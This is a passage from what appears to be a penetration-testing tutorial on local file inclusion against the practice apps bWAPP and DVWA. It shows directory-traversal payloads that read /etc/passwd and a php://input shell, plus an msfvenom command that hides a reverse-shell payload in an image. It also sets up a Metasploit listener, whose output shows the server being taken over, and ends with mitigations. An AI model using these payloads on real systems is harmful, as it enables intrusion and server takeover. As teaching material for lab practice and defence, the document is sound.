
Fuzzing

Many times it is not possible to check for all these scenarios manually, and even sometimes our included file might not be there in the root directory. Thus in order to deface the website through the LFI vulnerability, we need to traverse back and find the actual path to that included file. This traversing can contain a lot of permutation and combinations, therefore we'll make a dictionary with all the possible conditions and will simply include it in our attack.


From the below screenshot, you can see that I've send the intercepted request to the **intruder** with a simple right-click in the proxy tab and further selecting the **send to intruder** option**.**




Now we need to load our dictionary file into the **payload section** and set the payload type to **Simple list** as highlighted in the below image.




So, we are almost done, we just need to set the payload position to our **input value parameter** and simply fire the "**Start Attack**" button to launch our fuzzing attack.



From the below image we can see that our attack has been started and there is a fluctuation in the length section. As soon as we find any increment in any of the supplied input condition, we'll check its response to reading the contents of the included file.






LFI Suite

Sometimes it becomes a bit frustrating while performing the LFI attack using Burp suite, i.e. wait for the incremented length and check for every possible response it shows. In order to make this task somewhat simpler and faster, we'll be using an amazing automated tool called **LFI Suite**. This helps us to scan the web site's URL and if found vulnerable, it displays all the possible results, therefore we can use it to gain the website's remote shell. You can download this from here.

Firstly we'll clone the LFI suite and boot it up in our kali machine using the following code:

```
git clone https://github.com/D35m0nd142/LFISuite.git
cd LFISuite
python lfisuite.py
```



Choose the 2nd option as **"Scanner"** in order to check the possible input parameters.

Now it ask us to **"enter the cookies"**, I've installed the "**HTTP Header live**" plugin to capture the HTTP passing requests.

From the below image you can see that I've copied the captured cookies into the cookies field and disable the Tor proxy. We just need to enter the website's URL and hit enter.


```
 1) Exploiter
 2) Scanner
 x) Exit
 ──────────────────
 → 2

[*] Enter cookies if needed (ex: 'PHPSESSID=12345;par=something') [just enter if none] → security_level=0
; PHPSESSID=1160a77591381ca9886c6b76f74a7c6a

[?] Do you want to enable TOR proxy ? (y/n) n

.:: LFI Scanner ::.

[*] Enter the name of the file containing the paths to test [default: 'pathtotest.txt'] →
[*] Enter the URL to scan (ex: 'http://site/vuln.php?id=') → http://192.168.0.11/bWAPP/rlfi.php?language=
```

Now the attack has been started and we can see that there are 40 different parameters through we can exploit the LFI vulnerability into our web-application.

```
Generic: [40]
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
http://192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=/etc/group
http://192.168.0.11/bWAPP/rlfi.php?language=../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../../../etc/passwd
http://192.168.0.11/bWAPP/rlfi.php?language=../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../../../../../../../../../etc/passwd%00
http://192.168.0.11/bWAPP/rlfi.php?language=../../../etc/group
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../etc/group
http://192.168.0.11/bWAPP/rlfi.php?language=../../../../../etc/group
```

Now it's time to connect to the victim and deface the website by capturing its remote shell.

Restart the application and this time choose option **1** as "**Exploiter".** Enter the required fields with the same **cookies** that we've used in the scanner section and set the Tor proxy to **"No".**




As soon as you hit enter, you'll find a list with multiple ways to attack the webserver.

Select the option **9** as **"Auto Hack".**

A new section will pop-up asking for the web site's URL, here enter the target website and hit **enter.**

http://192.168.0.11/bWAPP/rlfi.php?language=



Cool!! We've successfully captured the victim's command shell.

```
[*] Trying to exploit php://input wrapper on 'http://192.168.0.11/bWAPP/rlfi.php?language='..

[+] The website seems to be vulnerable. Opening a Shell..
[If you want to send PHP commands rather than system commands add php:// before them (ex: php:// fwrite(fop
en('a.txt','w'),"content");]

www-data@192.168.0.11:/var/www/bWAPP$ whoami
www-data

www-data@192.168.0.11:/var/www/bWAPP$ ls
666
admin
aim.php
apps
ba_captcha_bypass.php
ba_forgotten.php
ba_insecure_login.php
ba_insecure_login_1.php
ba_insecure_login_2.php
ba_insecure_login_3.php
ba_logout.php
ba_logout_1.php
ba_pwd_attacks.php
ba_pwd_attacks_1.php
ba_pwd_attacks_2.php
ba_pwd_attacks_3.php
ba_pwd_attacks_4.php
ba_weak_pwd.php
```

LFI over File Upload

As we all are aware with the File Upload vulnerability, that it allows an attacker to upload a file with the malicious code in it, which can be executed on the server. You can learn more about this vulnerability from **here**.

But what, if the web-server is patched with the file upload vulnerability using **high security?**

Not a big issue. We just need an unpatched file inclusion vulnerability into that, therefore we can bypass its high security through the **file inclusion vulnerability** and even get the reverse connection of victim's server.

Let's check it out how.

Firstly I've downloaded an image **raj.png** and saved it on my desktop.


Now I'll open the terminal and type following command to generate a **malicious PHP code inside "raj.png"** image.

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9 lport=4444 >> /home/hackingarticles/Desktop/raj.png

```
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.9 lport=4444 >>
 /home/hackingarticles/Desktop/raj.png
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
```

Let's verify whether our injected code is in the image or not.

cat /home/hackingarticles/Desktop/raj.png



At the bottom, you will find that the image is having the PHP code in it. This means that our malicious image is ready, and we are now able to upload it over the web application.

Now explore the target's IP in browser and login into **DVWA** with **security level high.** Choose the vulnerability as a **file upload** in order to upload the malicious image into the web-applications server.

From the given screenshot, you can see "r**aj.png**" image is **successfully uploaded**.

Copy the highlighted **path** where the image is uploaded.

Before executing the image, we'll **boot the Metasploit framework** inside the Kali Linux and start-up **multi/handler.**

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.9
msf exploit(handler) > set lport 4444
msf exploit(handler) > exploit
```

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.9
lhost => 192.168.0.9
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit
```

Now we'll get back to DVWA and set **security level low** and will **turn on the File Inclusion vulnerability**. This time we will again manipulate the URL parameter **"page="** by **pasting** the above-copied **path of uploaded image.**

192.168.0.11/dvwa/vulnerabilities/fi/?page=../../hackable/uploads/raj.png

As soon as the URL loads up into the browser, we will get the **reverse connection** of the server in our Kali machine.

```
[*] Started reverse TCP handler on 192.168.0.9:4444
[*] Sending stage (38288 bytes) to 192.168.0.11
[*] Meterpreter session 1 opened (192.168.0.9:4444 → 192.168.0.11:42138) at 2020-07-0
2 22:01:44 +0530

meterpreter > sysinfo
Computer     : ubuntu
OS           : Linux ubuntu 5.3.0-61-generic #55~18.04.1-Ubuntu SMP Mon Jun 22 16:40:20
 UTC 2020 x86_64
Meterpreter : php/linux
meterpreter >
```


Mitigations to File Inclusion Attacks

1. In order to prevent our website from the file inclusion attacks, we need to use the strong input validations i.e. rather allow any file to be included in our web-application we should restrict our input parameter to accept a whitelist of acceptable files and reject all the other inputs that do not strictly conform to specifications.

We can examine this all with the following code snippet.

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Only allow include.php or file{1..3}.php
if( $file != "include.php" && $file != "file1.php" && $file != "file2.php" && $file != "f
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

From the above image you can see that, there is an **if condition,** which is only allowing the whitelisted files and replaying all the other files with **"ERROR: File not Found!"**



2. Exclude the directory separators "/" to prevent our web-application from the directory traversal attack which may further lead to the Local File Inclusion attacks.
3. Develop or run the code in the most recent version of the PHP server which is available. And even configure the PHP applications so that it does not use register_globals.

Source: **https://www.w3schools.com/**

https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion

https://www.acunetix.com

Author: Chiragh Arora is a passionate Researcher and Technical Writer at Hacking Articles. He is a hacking enthusiast. Contact **here**